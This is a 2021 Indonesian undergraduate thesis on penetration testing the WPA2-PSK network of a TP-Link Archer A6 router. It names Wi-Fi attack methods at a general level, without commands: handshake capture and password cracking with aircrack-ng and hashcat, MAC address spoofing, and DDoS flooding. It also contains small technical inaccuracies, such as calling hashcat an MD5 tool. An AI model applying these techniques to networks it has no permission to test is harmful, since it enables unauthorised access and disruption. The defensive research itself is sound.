

SKRIPSI

**ANALISIS KEAMANAN JARINGAN *WPA2-PSK*
MENGUNAKAN METODE *PENETRATION TESTING*
(STUDI KASUS: TP-LINK ARCHER A6)**

Diajukan sebagai salah satu syarat
untuk memperoleh gelar Sarjana Komputer

ARIF KURNIADI
NPM: 1731016



**PROGRAM SARJANA SISTEM INFORMASI
FAKULTAS ILMU KOMPUTER
UNIVERSITAS INTERNASIONAL BATAM
2021**

THESIS

**WPA2-PSK NETWORK SECURITY ANALYSIS
USING THE PENETRATION TESTING METHOD
(CASE STUDY: TP-LINK ARCHER A6)**

As one of the conditions
to obtain a Bachelor of Computer degree

ARIF KURNIADI

NPM: 1731016



**INFORMATION SYSTEM BACHELOR PROGRAM
FACULTY OF COMPUTER SCIENCE
BATAM INTERNATIONAL UNIVERSITY
2021**



PERNYATAAN ANTI-PLAGIAT DAN HAK PUBLIKASI



LEMBAR PENGESAHAN KARYA ILMIAH

SKRIPSI

ANALISIS KEAMANAN JARINGAN WPA 2 -PSK MENGGUNAKAN METODE PENETRATION TESTING(STUDI KASUS: TP-LINK ARCHER A6)

Telah disusun dan dipertahankan oleh **Arif Kurniadi, NPM: 1731016**, di depan tim penguji pada tanggal **09 Maret 2021** dan dinyatakan memenuhi sebagian syarat untuk memperoleh gelar **Sarjana Komputer**

STEFANUS EKO PRASETYO, S.Kom., M.M.S.I.
Ketua Penguji



HAERUDDIN, S.Kom, M.M.S.I.
Pembimbing



Batam, 09 Maret 2021
Universitas Internasional Batam
Program Sarjana Komputer
Ketua Program Sarjana



Tony Wibowo, S.Kom., M.MSI.

Yang bertandatangan dibawah ini:

Nama/NPM : Arif Kurniadi/1731016
Program Studi : Sistem Informasi
Fakultas : Fakultas Ilmu Komputer
Telp/Email : 081268907985/akurniadi80@gmail.com

Menyatakan bahwa:

1. Karya ilmiah ini merupakan hasil karya saya sendiri dan tidak memuat karya/pendapat yang pernah diajukan untuk memperoleh gelar di suatu perguruan tinggi, serta tidak terdapat karya/pendapat yang pernah ditulis/diterbitkan oleh orang lain, kecuali yang secara tertulis diacu dalam karya ilmiah ini dan disebutkan dalam daftar pustaka.
2. Demi pengembangan ilmu pengetahuan, menyetujui untuk memberikan kepada Universitas Internasional Batam, Hak Bebas Royalti Non-Eksklusif (*Nonexclusive Royalty-Free Right*) beserta perangkat yang diperlukan (bila ada) atas karya ilmiah saya yang berjudul:

**Analisis Keamanan Jaringan WPA2-PSK Menggunakan Metode
Penetration Testing(Studi Kasus: TP-Link Archer A6)**

3. Dengan Hak Bebas Royalti Non-Eksklusif ini Universitas Internasional Batam berhak menyimpan, mengalih-media/format-kan, mengelolanya dalam bentuk pangkalan data (*database*), mendistribusikannya, dan menampilkan/mempublikasikannya di internet atau media lain untuk kepentingan akademis tanpa perlu meminta ijin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta.
4. Segala bentuk tuntutan hukum yang timbul atas pelanggaran Hak Cipta dalam karya ilmiah saya ini akan menjadi tanggung jawab penuh saya pribadi, dan tidak akan melibatkan pihak Universitas Internasional Batam.


Demikian pernyataan ini yang saya buat dengan sebenarnya.

Batam, 09 Maret 2021

Mengetahui,



Arif Kurniadi
Penulis



Haeruddin, S.Kom., MMSI
Dosen Pembimbing

UNIVERSITAS INTERNASIONAL BATAM

Fakultas Ilmu Komputer
Program Studi Sistem Informas
Semester Genap 2020/2021

ANALISIS KEAMANAN JARINGAN *WPA2-PSK* MENGUNAKAN METODE *PENETRATION TESTING* (STUDI KASUS: TP-LINK ARCHER A6)

Arif Kurniadi
NPM: 1731016

ABSTRAK

Pada masa ini, teknologi *wireless* sangat berkembang pesat. Jaringan *wireless* adalah sebuah media transmisi menggunakan pancaran gelombang radio agar bisa terhubung ke dalam jaringan tersebut. Kelemahan jaringan *wireless* adalah orang sekitar bisa melakukan *hacking* menggunakan *tools* yang tersedia di internet untuk mendapatkan *password* atau mengambil data secara *illegal*.

Penelitian ini menggunakan metode *penetration testing* untuk mencari celah keamanan yang terbuka. Metode *pentesting* biasa dilakukan di jaringan tempat umum, seperti kafe, *hotspot corner* dan perusahaan. Hasil dari penelitian ini menunjukkan bahwa dari tiga tahapan yang diuji, hanya satu tahapan yang gagal. Oleh karena itu, perlu ditingkatkan bagian keamanan jaringan tersebut.

Kata Kunci: *Hotspot, Penetration Testing, WLAN.*

UNIVERSITAS INTERNASIONAL BATAM

*Faculty of Computer Science
Information System Study Program
Even Semester 2020/2021*

***WPA2-PSK NETWORK SECURITY ANALYSIS
USING THE PENETRATION TESTING METHOD
(CASE STUDY: TP-LINK ARCHER A6)***

**Arif Kurniadi
NPM: 1731016**

ABSTRACT

At this time, wireless technology is growing rapidly. A wireless network is a transmission medium that uses radio waves to connect to the network. The weakness of wireless networks is that people around you can hack using tools available on the internet to get passwords or retrieve data illegally.

This study uses the penetration testing method to find open security gaps. The pentesting method is usually carried out in a network of public places, such as cafes, hotspot corners and companies. The results of this study indicate that of the three stages tested, only one stage failed. Therefore, it is necessary to increase the security of the network.

Keywords: Hotspot, Penetration Testing, WLAN.

KATA PENGANTAR

Puji syukur penulis ucapkan kepada Sanghyang Adi Buddha, Tuhan Yang Maha Esa, sehingga penulis dapat menyelesaikan laporan Kerja Praktik dengan judul “Analisis Keamanan Jaringan *WPA2-PSK* Menggunakan Metode *Penetration Testing*(Studi Kasus: TP-Link Archer A6)” sesuai dengan waktu yang direncanakan

Penyusunan laporan skripsi ini merupakan salah satu tugas penulis atas kegiatan Kerja Praktik yang telah penulis laksanakan dan sebagai salah satu persyaratan bagi penulis untuk memperoleh gelar Sarjana Komputer dalam Program Studi Sistem Informasi Fakultas Ilmu Komputer di Universitas Internasional Batam.

Penulis juga menyadari bahwa dalam penyusunan laporan skripsi ini masih terdapat kekurangan dan kelemahan yang masih harus diperbaiki. Oleh karena itu, penulis mengharapkan adanya saran dan kritik yang sifatnya membangun dari para pembaca untuk menyempurnakan penyusunan laporan skripsi ini.

Akhir kata, semoga laporan skripsi ini dapat berguna bagi kalangan akademisi dan menambah wawasan dan pengetahuan bagi kalangan praktisi serta serta tentunya bermanfaat bagi kita semua

Batam, Maret 2021

Penulis

UCAPAN TERIMA KASIH

Dalam proses penyusunan skripsi ini, penulis banyak mendapat bantuan dan bimbingan dari berbagai pihak, oleh karena itu pada kesempatan ini penulis ingin mengucapkan terima kasih kepada semua pihak yang telah membantu dan mendorong penulis dalam penyusunan laporan kerja praktek ini, antara lain:

1. Tuhan Yang Maha Esa atas berkat dan rahmatnya, penulis dapat menyelesaikan laporan ini dalam waktu yang telah diharapkan.
2. Kedua orang tua penulis yang telah memberikan dorongan, dukungan dan semangat selama menjalankan pendidikan.
3. Bapak Dr. Iskandar Itan selaku Rektor Universitas Internasional Batam.
4. Bapak Dr. Hendi Sama, Skom., MM. e-business, selaku Dekan Fakultas Ilmu Komputer.
5. Bapak Tony Wibowo, S. Kom., MMSI sebagai ketua Program Studi Sistem Informasi Universitas Internasional Batam.
6. Bapak Haeruddin, S.Kom., MMSI sebagai dosen pembimbing Kerja Praktek yang telah bersedia meluangkan waktu dan pikiran serta mengarahkan dan membimbing penulis dalam penyusunan kerja praktek ini sehingga dapat diselesaikan tepat waktu.
7. Orang tua dan keluarga penulis yang telah memberikan dorongan dan dukungan selama masa pendidikan.
8. Seluruh dosen pengajar dan staff program studi di Universitas Internasional Batam yang telah memberikan ilmu pengetahuannya.

9. Seluruh staf pimpinan dan karyawan Universitas Internasional Batam, sehingga proses perkuliahan dapat berjalan dengan lancar dan baik.
10. Terima kasih kepada teman terdekat penulis Leondy Rionaldo yang telah banyak membantu penulis dalam menulis laporan skripsi ini.
11. Terima kasih kepada Windry, Endy Putra dan teman-teman TI 2017 atas bantuan dan dukungan kepada penulis.
12. Seluruh teman penulis yang tidak dapat disebutkan satu per satu yang memberikan bantuan dan dukungan kepada penulis dalam penyusunan dan penyelesaian laporan kerja praktek ini.

Semoga jasa baik yang telah diberikan kepada penulis mendapat balasan yang baik juga dari Tuhan Yang Maha Esa. Semoga laporan kerja praktik ini juga dapat bermanfaat bagi semua pihak.

Batam, 09 Maret 2021

Penulis

DAFTAR ISI

| | |
|--|-------------------------------------|
| HALAMAN JUDUL..... | 1 |
| LEMBAR PENGESAHAN KARYA ILMIAH | Error! Bookmark not defined. |
| ABSTRAK..... | iv |
| ABSTRACT..... | vi |
| KATA PENGANTAR..... | vi |
| UCAPAN TERIMA KASIH..... | vii |
| DAFTAR ISI..... | ix |
| DAFTAR TABEL..... | xi |
| DAFTAR GAMBAR..... | xii |
| DAFTAR LAMPIRAN..... | xiii |
| BAB I PENDAHULUAN..... | 1 |
| 1.1 Latar Belakang Masalah..... | 1 |
| 1.2 Rumusan Masalah..... | 3 |
| 1.3 Batasan Masalah..... | 3 |
| 1.4 Tujuan Proyek..... | 4 |
| 1.5 Manfaat Proyek..... | 4 |
| 1.6 Sistematika Pembahasan..... | 5 |
| BAB II TINJAUAN PUSTAKA..... | 7 |
| 2.1 Tinjauan Pustaka..... | 7 |
| 2.2 Landasan Teori..... | 10 |
| 2.2.1 Jenis jaringan berdasarkan jangkauan..... | 10 |
| 2.2.2 Jenis jaringan komputer berdasarkan media transmisi..... | 10 |
| 2.2.3 Internet..... | 11 |
| 2.2.4 <i>Penetration Testing</i> | 11 |
| 2.2.5 Aircrack..... | 14 |
| 2.2.6 <i>Hashcat</i> | 14 |
| 2.2.7 <i>Macchanger</i> | 14 |
| 2.2.8 Ddos Attack..... | 14 |
| BAB III METODOLOGI PENELITIAN..... | 15 |

| | | |
|--|---------------------------------|----|
| 3.1 | Alur Penelitian..... | 15 |
| 3.2 | Analisis Permasalahan..... | 16 |
| 3.3 | Analisa Perancangan Sistem..... | 17 |
| BAB IV IMPLEMENTASI DAN PEMBAHASAN | | 19 |
| 4.1 | Implementasi Penelitian | 19 |
| 4.2 | Pengujian Simulasi | 19 |
| 4.3 | Tabel Pengujian..... | 27 |
| BAB V KESIMPULAN DAN SARAN..... | | 29 |
| 5.1 | Kesimpulan..... | 29 |
| 5.2 | Saran | 29 |
| DAFTAR PUSTAKA | | 28 |



DAFTAR TABEL

| | | |
|-----------|-------------------------------|----|
| Tabel 2.1 | Kesimpulan Para Peneliti..... | 8 |
| Tabel 4.1 | Hasil Pengujian..... | 25 |

DAFTAR GAMBAR

| | | |
|-------------|---|----|
| Gambar 3.1 | Alur Penelitian..... | 14 |
| Gambar 4.1 | Mode <i>Monitoring</i> dan <i>Scanning</i> | 18 |
| Gambar 4.2 | <i>Handshake</i> ke <i>router</i> | 18 |
| Gambar 4.3 | Mode <i>Handshake</i> | 19 |
| Gambar 4.4 | Melakukan injeksi paket..... | 19 |
| Gambar 4.5 | Hasil dari <i>Handshake</i> | 20 |
| Gambar 4.6 | <i>Decrypt password</i> menggunakan <i>hashcat</i> | 20 |
| Gambar 4.7 | Berhasil <i>decrypt password</i> menggunakan <i>hashcat</i> | 21 |
| Gambar 4.8 | Proses koneksi ke jaringan <i>wifi</i> | 21 |
| Gambar 4.9 | Berhasil terkoneksi | 21 |
| Gambar 4.10 | Mode <i>Monitoring</i> | 22 |
| Gambar 4.11 | <i>Shutdown WLAN</i> | 22 |
| Gambar 4.12 | Mengganti <i>MAC Address</i> bawaan dengan yang sementara..... | 23 |
| Gambar 4.13 | Tidak berhasil terkoneksi | 23 |
| Gambar 4.14 | Mode <i>Monitoring</i> | 24 |
| Gambar 4.15 | Mengirim paket secara banyak(<i>overload</i>)..... | 24 |
| Gambar 4.16 | Router berhasil <i>down</i> | 25 |

DAFTAR LAMPIRAN

1. Kartu Bimbingan..... L-1
2. Lembar Persetujuan Pembimbing..... L-2

BAB I

PENDAHULUAN

1.1 Latar Belakang Masalah

Perkembangan teknologi di zaman ini sangat pesat dalam memenuhi kebutuhan sehari-hari. Dalam dunia jaringan, terdapat dua jalur yang dipakai dalam sehari-hari, yaitu menggunakan media kabel (LAN) atau media nirkabel (*Wireless*).

Salah satu bidang teknologi yang dipakai dalam kehidupan sehari-hari adalah teknologi *wireless* (Sabdho and Ulfa 2018). Tujuan dari teknologi ini ialah untuk memudahkan pengguna dalam terhubung ke suatu jaringan di perusahaan, rumah maupun di tempat umum.

Namun dikarenakan perkembangan teknologi yang sangat pesat, terdapat berbagai tindakan cybercriminal yang merugikan setiap orang yang mengakses dalam suatu lingkup jaringan. Tindakan ini biasa dilakukan oleh seorang yang sudah kita ketahui ialah *hacker*. Kegiatan yang dilakukan oleh seorang hacker adalah meneliti, menganalisis, memodifikasi, dan membobol sebuah sistem atau jaringan (Amarudin 2018). Kemudian data yang telah diambil, dipergunakan untuk melakukan tindakan kejahatan atau tindakan penipuan atau diperjual belikan dalam *dark web*.

Peretas atau hacker biasanyaa melancarkan aksinya di tempat umum seperti kafe, restoran, hotspot kampus, dan tempat umum lainnya (Bayu, Yamin, and Aksara 2017). Dikarenakan orang tidak peduli dengan keamanan komunikasi data di jaringan *wireless*, para hacker menguji kemampuannya untuk berbagai

aktifitas ilegal melalui jaringan wireless yang tersedia. Dari segi keamanan, jaringan yang menggunakan *wireless* lebih rentan daripada jaringan kabel. Masalah keamanan perlu diperhatikan terutama di perusahaan atau agensi yang peduli dengan keamanan data. Oleh karena itu, dibutuhkan sebuah metode untuk melakukan ujicoba apakah jaringan wireless yang akan dipasang sudah aman dan sesuai dengan standard operasional. Metode ini biasa disebut dengan metode *penetration testing*.

Metode *penetration testing* adalah metode yang digunakan untuk mengevaluasi keamanan sistem dan jaringan komputer. Pengujian penetrasi ini telah terbukti membantu secara efektif dalam memecahkan permasalahan yang ada dalam keamanan jaringan. Metode ini tidak berpusat pada keamanan aplikasi, tetapi juga dapat diterapkan pada jaringan dan sistem operasi. Tujuan utama dari teknik pengujian ini ialah untuk menemukan dan mencoba menggunakan celah apa yang terdeteksi dalam evaluasi sebelumnya (Dwiyatno 2020).

Pengujian penetrasi atau *Penetration Testing* adalah proses simulasi serangan pada sistem yang membutuhkan sertifikasi keamanan jaringan untuk mencegah peretas atau penyerang jaringan yang menyebabkan kerugian, baik data personal maupun data sebuah perusahaan. Orang yang melakukan metode ini juga disebut sebagai *Pentester*. Dalam pengujian ini perlu disetujui oleh pemilik sistem, jika tidak disetujui maka akan disebut sebagai tindakan ilegal atau *hacking*. Hasil uji pentest ini sangat penting sebagai umpan balik untuk administrator sistem dan jaringan untuk memperbaiki tingkat keamanan sistem di perusahaan tersebut. Selain itu juga sebagai masukan untuk vulnerabilitas sistem sehingga memudahkan

administrator dalam melaksanakan evaluasi dari sistem yang sedang berjalan (Samsumar and Gunawan 2017).

Metode White box adalah pengujian aplikasi atau perangkat lunak dengan melikay modul untuk menganalisis suatu sistem. Jika hasil dari metode ini tidak memenuhi persyaratan, maka hasil nya akan di beri kepada administrator untuk melakukan perbaikan dalam sistem ataupun keamanan jaringan tersebut. Singkatnya, pengujian white box ini dilakukan dengan melihat kode murni dari aplikasi / perangkat yang sedang diuji.

Berdasarkan uraian diatas, penulis melakukan penelitian dengan judul

“Analisis Keamanan Jaringan WPA-2 PSK Menggunakan Metode *Penetration Testing*(Studi Kasus: TP-Link Archer A6).”

1.2 Rumusan Masalah

Berdasarkan latar belakang belakang sebelumnya, didapati rumusan masalah adalah bagaimana melakukan pengujian dalam keamanan jaringan dalam penelitian ini adalah bagaimana menganalisis, menguji dan merancang keamanan jaringan tempat umum dari serangan *exploit* menggunakan metode *Penetration Testing*.

1.3 Batasan Masalah

Agar pembahasan topik dari penelitian ini terarah dan terfokus, maka batasan masalah dibahas yaitu:

1. Area penelitian terbatas pada *scanning network* menggunakan sistem operasi kali linux.

2. Penulis menggunakan *tool aircrack-ng*, *bypass mac address* dan *Ddos Attack* dalam menguji keamanan jaringan di TP-Link Archer A6.

1.4 Tujuan Proyek

Tujuan dari penelitian ini dengan topik “Analisis Keamanan Jaringan WPA-2 PSK Menggunakan Metode *Penetration Testing*(Studi Kasus: TP-Link Archer A6)” adalah sebagai berikut:

1. Mencari celah yang terbuka dalam router agar tidak mudah pihak yang tidak berwenang masuk dan mengambil data secara illegal.
2. Meningkatkan pengetahuan dengan menggunakan metode pengujian penetrasi untuk merancang keamanan jaringan ditempat umum.
3. Untuk memungkinkan penulis mempraktikan pengetahuan dan wawasan penulis tentang metode pengujian penetrasi untuk menganalisis ancaman di jaringan.

1.5 Manfaat Proyek

Manfaat dari tugas akhir yang berjudul “Analisis Keamanan Jaringan WPA-2 PSK Menggunakan Metode *Penetration Testing*(Studi Kasus: TP-Link Archer A6)” sebagai berikut:

1. Memberikan informasi tentang penanggulangan serangan exploit yang menggunakan Teknik serangan Man in the middle attack, DDOS attack, cracking password wifi.
2. Mendidik masyarakat khususnya perusahaan, agen atau tempat umum bahwa keamanan jaringan sangat penting untuk melindungi privasi perusahaan.

1.6 Sistematika Pembahasan

Sebagaimana gambaran umum dalam penyusunan tugas akhir ini sesuai dengan judul, penulis menyusun sistematika penulisan pada tugas akhir ini sebagai berikut:

BAB I PENDAHULUAN

Bab ini penulis menjelaskan mengenai tujuan proyek, latar belakang masalah, batasan masalah, rumusan masalah, manfaat proyek serta sistematika pembahasan laporan tugas akhir.

BAB II TINJAUAN PUSTAKA

Pada bab ini penulis menjelaskan teori dari penelitian sebelumnya yang relevan dengan penelitian ini.

BAB III METODOLOGI PENELITIAN

Pada bab ini penulis menjelaskan tentang desain, metode, dan topologi yang akan digunakan dalam penelitian.

BAB IV IMPLEMENTASI

Pada bab ini penulis akan menguraikan tentang implementasi berupa perancangan keamanan jaringan yang telah di analisis dan membuat penyelesaian terhadap masalah yang ada.

BAB V PENUTUP

Pada bab ini penulis memberikan kesimpulan serta saran dari laporan tugas akhir ini untuk penelitian selanjutnya.

BAB II TINJAUAN PUSTAKA

2.1 Tinjauan Pustaka

Penelitian ini bisa dilaksanakan karena tinjauan pustaka dari beberapa peneliti sebelumnya.

Menurut (Bayu et al. 2017) dengan judul “Analisa Keamanan Jaringan *WLAN* Dengan Metode *Penetration Testing* (Studi Kasus: Laboratorium Sistem Informasi dan Programming Teknik Informatika UHO)” yang menggunakan metode *pentesting* sebagai bentuk simulasi serangan yang kemungkinan akan terjadi didalam jaringan *wireless*. Tujuannya untuk melindungi keamanan jaringan sebuah organisasi maupun perusahaan. Dengan menggunakan hasil pengujian sebagai acuan untuk meningkatkan keamanan jaringan dan mengurangi kerentanan. Ada empat tahapan yang digunakan dalam penelitian ini, yaitu *planning*, *discovery*, *attack* dan *reporting*.

Menurut (Sari, Yamin, and Aksara 2017) dengan judul “Analisis Sistem Keamanan Jaringan *Wireless* (*WEP*, *WPAPSK/WPA2PSK*) *MAC Address*, Menggunakan Metode *Penetration Testing*” mengatakan bahwa sebuah jaringan *wireless* dikatakan aman harus memenuhi enam persyaratan, yang pertama yaitu privasi dan kerahasiaan. Privasi adalah mekanisme yang di gunakan untuk melindungi informasi dari *client* dan menjaga kerahasiaan data tersebut agar tidak dipergunakan untuk hal yang tidak benar. Selanjutnya adalah intergritas data yang diterima tetap dan tidak berubah. Lalu untuk memastikan bahwa itu adalah identitas

pengguna harus menggunakan otentikasi. Kemudian memperharikan kejadian yang tidak terduga, yaitu penyangkalan, ketersediaan dan akses kendali yang dipegang penuh oleh administrator jaringan.

Menurut (Ismail and Pramudita 2020) dengan judul “Metode Penetration Testing pada Keamanan Jaringan *Wireless Wardriving* PT . Puma Makmur Aneka Engineering Bekasi” menjelaskan bahwa tujuan dari penilaian kerentanan adalah untuk mengidentifikasi dan memastikan keamanan dalam kondisi terkontrol, sehingga dapat dihapus sebelum pengguna yang tidak sah dapat menggunakannya. Pengujian penetrasi adalah alat penilaian jaminan nilai yang dapat bermanfaat bagi bisnis dan operasionalnya.

Menurut (Wibowo, Triyono, and Sutanta 2017) dengan judul “Keamanan Jaringan Wlan Terhadap Serangan *Wireless Hacking* Pada Dinas Komunikasi & Informatika DIY” pengujian ini dilakukan dengan dasar konsep serangan peretasan nirkabel. Hasil dari pengujian ini menunjukkan bahwa sistem keamanan jaringan yang digunakan oleh biro komunikasi dan informasi DIY cukup aman, namun masih ada beberapa celah keamanan yang harus di tingkatkan dan mengaktifkan fungsi *ARP*.

Menurut (Rusdi and Prasti 2019) dengan judul “*Penetration Testing* Pada Jaringan *Wifi* Menggunakan Kali Linux” bahwa bukan rahasia lagi ini adalah standar jaringan *wireless* IEEE 802.11. pengguna yang menggunakan enkripsi *WEP* memiliki kelemahan, yaitu *hacker* dapat mengetahui kode enkripsi tersebut.

dikarenakan sangat mudah untuk menginstalasi jaringan *wireless*. Oleh karena itu, perlu ditingkatkan keamanan jaringan ganda untuk perusahaan maupun organisasi.

Tabel 2.1 Kesimpulan Para Peneliti

| Peneliti | Tahun | Kesimpulan Penelitian |
|-----------------------------|--------------|--|
| Bayu, Yamin and Aksara | 2017 | Hasil penelitian yang dilakukan membuktikan bahwa dari empat serangan hanya terdapat status kegagalan, yaitu serangan <i>cracking the encryption</i> . |
| Sari, Yamin dan Aksara | 2017 | Sebuah jaringan <i>wireless</i> bisa dikatakan harus memenuhi enam persyaratan, yaitu <i>Privacy & Confidentiality, Integrity, Authentication, Availability, Access Control</i> dan <i>Non Repudiation</i> . |
| Ismail dan Pramudita | 2020 | Tujuan dari pengujian <i>pentesting</i> ini untuk memecahkan masalah dan mengatasi kerentanan yang ada pada sistem tersebut. <i>pentesting</i> adalah alat penilaian yang bermanfaat bagi bisnis dan operasionalnya. |
| Wibowo, Triyono dan Sutanta | 2017 | Untuk meningkatkan keamanan jaringan <i>WLAN</i> di layanan komunikasi dan informasi DIY, fungsi <i>ARP</i> harus diaktifkan untuk menghindari serangan <i>spoofing</i> . |
| Rusdi dan Prasti | 2019 | Memasang jaringan <i>wireless</i> sangat mudah, oleh karena itu, memerlukan enkripsi ganda agar dapat melindungi keamanan jaringan <i>wireless</i> . |

Berdasarkan penelitian yang dilakukan oleh pendahulu maka peneliti berencana untuk membuat penelitian tentang analisis keamanan jaringan pada *WPA2-PSK* menggunakan metode *penetration testing*.

2.2 Landasan Teori

Jaringan komputer adalah sebuah kumpulan dari banyak perangkat, seperti komputer, *hub*, *switch*, *router* atau peralatan jaringan lainnya guna koneksi media komunikasi tertentu. Jaringan komputer sangat penting untuk mencari kerusakan jaringan dengan cepat dan sederhana. Kombinasi teknologi kabel dan nirkabel juga dapat digunakan untuk membuat jaringan komputer. Perangkat jaringan berkomunikasi melalui media transmisi kabel atau nirkabel. Jaringan dapat bersifat *private* atau *public*. Jaringan *private* biasanya mengharuskan pengguna memasukkan kredensial untuk mengakses jaringan. Biasanya, ini disediakan secara manual oleh administrator jaringan, atau langsung diperoleh oleh pengguna melalui kata sandi atau kredensial lainnya. Jaringan *public* seperti internet tidak membatasi akses (Sujadi and Mutaqin 2017). Jaringan juga terbagi dalam beberapa bagian, yaitu media transmisi, jangkauan, dan fungsi yang akan dijelaskan dibawah ini secara rinci:

2.2.1 Jenis jaringan berdasarkan jangkauan

LAN merupakan jaringan yang menghubungkan perangkat jaringan dalam jarak yang relatif pendek. Sebuah Gedung kantor, sekolah atau rumah jaringan berisi satu LAN (Ewa Haris Sembiring and Novendra 2019).

MAN adalah jaringan komputer yang menghubungkan dua atau lebih jaringan LAN di kota yang sama. Jika jaringan tidak dapat dibangun dengan menghubungkan jarak antara dua LAN, maka gunakan jaringan MAN.

WAN adalah jaringan komputer yang mencakup area yang luas jaringan komputer antar daerah, kota bahkan negara.

2.2.2 Jenis jaringan komputer berdasarkan media transmisi

1. Jaringan Kabel

Adalah jaringan yang digunakan dari satu komputer ke komputer lainnya, diperlukan kabel jaringan. Kabel jaringan mengirimkan informasi dalam bentuk sinyal elektronik atau komputer berjaringan.

2. Jaringan Nirkabel

Jaringan nirkabel adalah sebuah jaringan yang menggunakan gelombang radio sebagai media transmisi dan dipancarkan.

2.2.3 Internet

Internet merupakan jaringan komunikasi yang memiliki fungsi menghubungkan satu media elektronik dengan media elektronik lainnya secara cepat dan akurat. Jaringan komunikasi akan mengirimkan informasi tertentu yang dikirim melalui transmisi sinyal pada frekuensi yang telah disesuaikan. Untuk standar global yang menggunakan internet itu sendiri, yaitu TCP/IP (Harahap 2017).

2.2.4 Penetration Testing

Pentesting (Penetration Testing) adalah metode eksekusi evaluasi keamanan sistem dan jaringan komputer. Penilaian tersebut diselesaikan dengan melakukan simulasi serangan (*attack*). Hasil dari uji *Pentest* ini sangat penting untuk meningkatkan tingkat keamanan sistem komputer dari sistem administrator jaringan, selain dapat memberikan informasi tentang kerentanan sistem, tetapi juga memudahkan untuk menilai keamanan sistem yang sedang berjalan (Samsumar and Gunawan 2017). Kegiatan ini biasa disebut sebagai "*ethical hacking*". Metode *pentesting* memiliki enam alur tahapan, yaitu:

1. *Planning and Preparation*

Langkah ini merupakan Langkah awal dalam melakukan metode *pentesting*, yang akan menentukan ruang lingkup dan tujuan pengujian,

termasuk sistem yang akan diproses dan metode pengujian yang akan digunakan. Kemudian, mengumpulkan data atau informasi pengujian, seperti jaringan dan informasi domain, server yang ada, metode kerja dan proses sistem komputer.

2. *Reconnaissance*

Langkah kedua ini dapat disebut sebagai pengumpulan data dan dapat diklarifikasikan sebagai pengujian penetrasi pasif, karena pengumpulan data pada tahap ini dilakukan secara manual maupun dapat dilakukan melalui dokumen terkait atau informais terbuka yang ditanyakn langsung dari pihak yang terkait dengan sistem.

3. *Discovery*

Langkah selanjutnya adalah menggunakan berbagai *tools* yang ada untuk memindai target untuk menemukan celah keamanan yang dapat digunakan untuk memasuki sistem.

4. *Analyzing information and risk*

Pada langkah keempat, mencoba masuk ke sistem setelah pemindaian menenmukan celah keamanan. Percobaan ini dilakukan dengan berbagai kerentanan keamanan, seperti pembuatan skrip lintas situs, injeksi SQL dan *backdoors*. Kemudian penguji penetrasi biasanya mencoba mengeksploitasi kerentanan ini dengan mengambil akun

administrator atau *root*, mencuri data, mengganggu lalu lintas, dll.

Setelah mendapatkan hasil dari pengujian tersebut, penulis akan melakukan analisis dan menentukan tingkat kerentanan.

5. *Active intrusion attempts*

Pada tahap ini, secara proaktif akan memberikan beberapa intruksi berdasarkan keamanan sistem sehingga dapat memperbaiki / meningkatkan kerentanan yang ditemukan.

6. *Final Analysis*

Secara keseluruhan, analisis akhir memberikan pernyataan dari semua temuan dan panduan teknis untuk meningkatkan keselamatan setelah program analisis sistem tersedia.

7. *Report Preparation*

Tahap akhir dari metode *pentesting* adalah memberikan laporan hasil investigasi dan rekomendasi kepada pihak-pihak yang terkait dan bertanggung jawab terhadap sistem sebagai acuan untuk peningkatan keamanan sistem tersebut.

Pengujian simulasi ini dilakukan pada router TP-Link Archer A6. Tujuannya adalah untuk mencari celah kemungkinan serangan pada jaringan *wireless*. Berikut adalah jenis serangan yang disimulasikan, yaitu *cracking the encryption*, *bypassing MAC address authentication* dan *attacking the infrastructure*.

2.2.5 **Aircrack**

Aircrack-ng adalah rangkaian aplikasi yang dapat digunakan untuk mengevaluasi dan mengukur tingkat keamanan jaringan *wifi*. Aircrack bekerja pada jaringan *wifi* yang mendukung mode pemantauan dan dapat mendeteksi lalu lintas jaringan dari 802.11a, 802.11b dan 802.11g. Fungsi dari aircrack ini adalah pemantauan, menyerang, pengujian dan *cracking*.

2.2.6 **Hashcat**

Hashcat adalah alat peretas kata sandi dengan *hash MD5*, lalu didukung oleh *wordlist* yang besar.

2.2.7 **Macchanger**

Macchanger adalah salah satu dari banyak aplikasi pengganti *MAC Address* yang umum digunakan. Penggunaan macchanger hanya bersifat sementara, karena *MAC Address* akan kembali normal setelah komputer direstart.

2.2.8 **Ddos Attack**

Ddos Attack adalah serangan yang sangat populer digunakan oleh peretas. Selain memiliki beberapa jenis, DDoS juga memiliki konsep yang sangat sederhana, meskipun trafik server berjalan dengan beban tinggi, hingga tidak dapat lagi menampung koneksi dari pengguna lain (*overload*). Salah satu caranya adalah dengan terus menerus mengirim permintaan ke server melalui transaksi data besar.


Kemampuan server untuk menampung semua permintaan yang diterima dan kinerja *firewall* ketika ada permintaan yang mencurigakan akan mempengaruhi keberhasilan atau kegagalan *DDoS Attack*.

BAB III METODOLOGI PENELITIAN

3.1 Alur Penelitian

Alur penelitian merupakan tahapan atau gambaran dari proyek yang akan dilaksanakan oleh penulis. Penulis akan melakukan pengumpulan informasi berdasarkan jurnal yang didapatkan oleh penulis, Agar mendapatkan informasi yang akurat untuk kelancaran dalam penelitian.

Berikut ialah alur penelitian yang akan dilakukan oleh penulis dapat dilihat pada Gambar 3.1:



Gambar 3.1 Alur Penelitian

Berikut adalah penjelasan alur penelitian :

1. Menentukan Topik

Tahapan ini, penulis melakukan pencarian topik yang ingin diteliti dan menjadi judul penelitian. Pencarian topik berdasarkan permasalahan yang ada disekitar lingkungan penulis.

2. Studi Literatur

Langkah selanjutnya setelah mendapatkan topik yang ingin diteliti, Penulis melakukan studi literatur. Tahap ini penulis mencari referensi, jurnal dan informasi yang ada untuk mendukung topik ini.

3. Pengumpulan Data

Pada tahap ini peneliti melakukan pengumpulan informasi yang terkait dengan topik untuk penelitian.

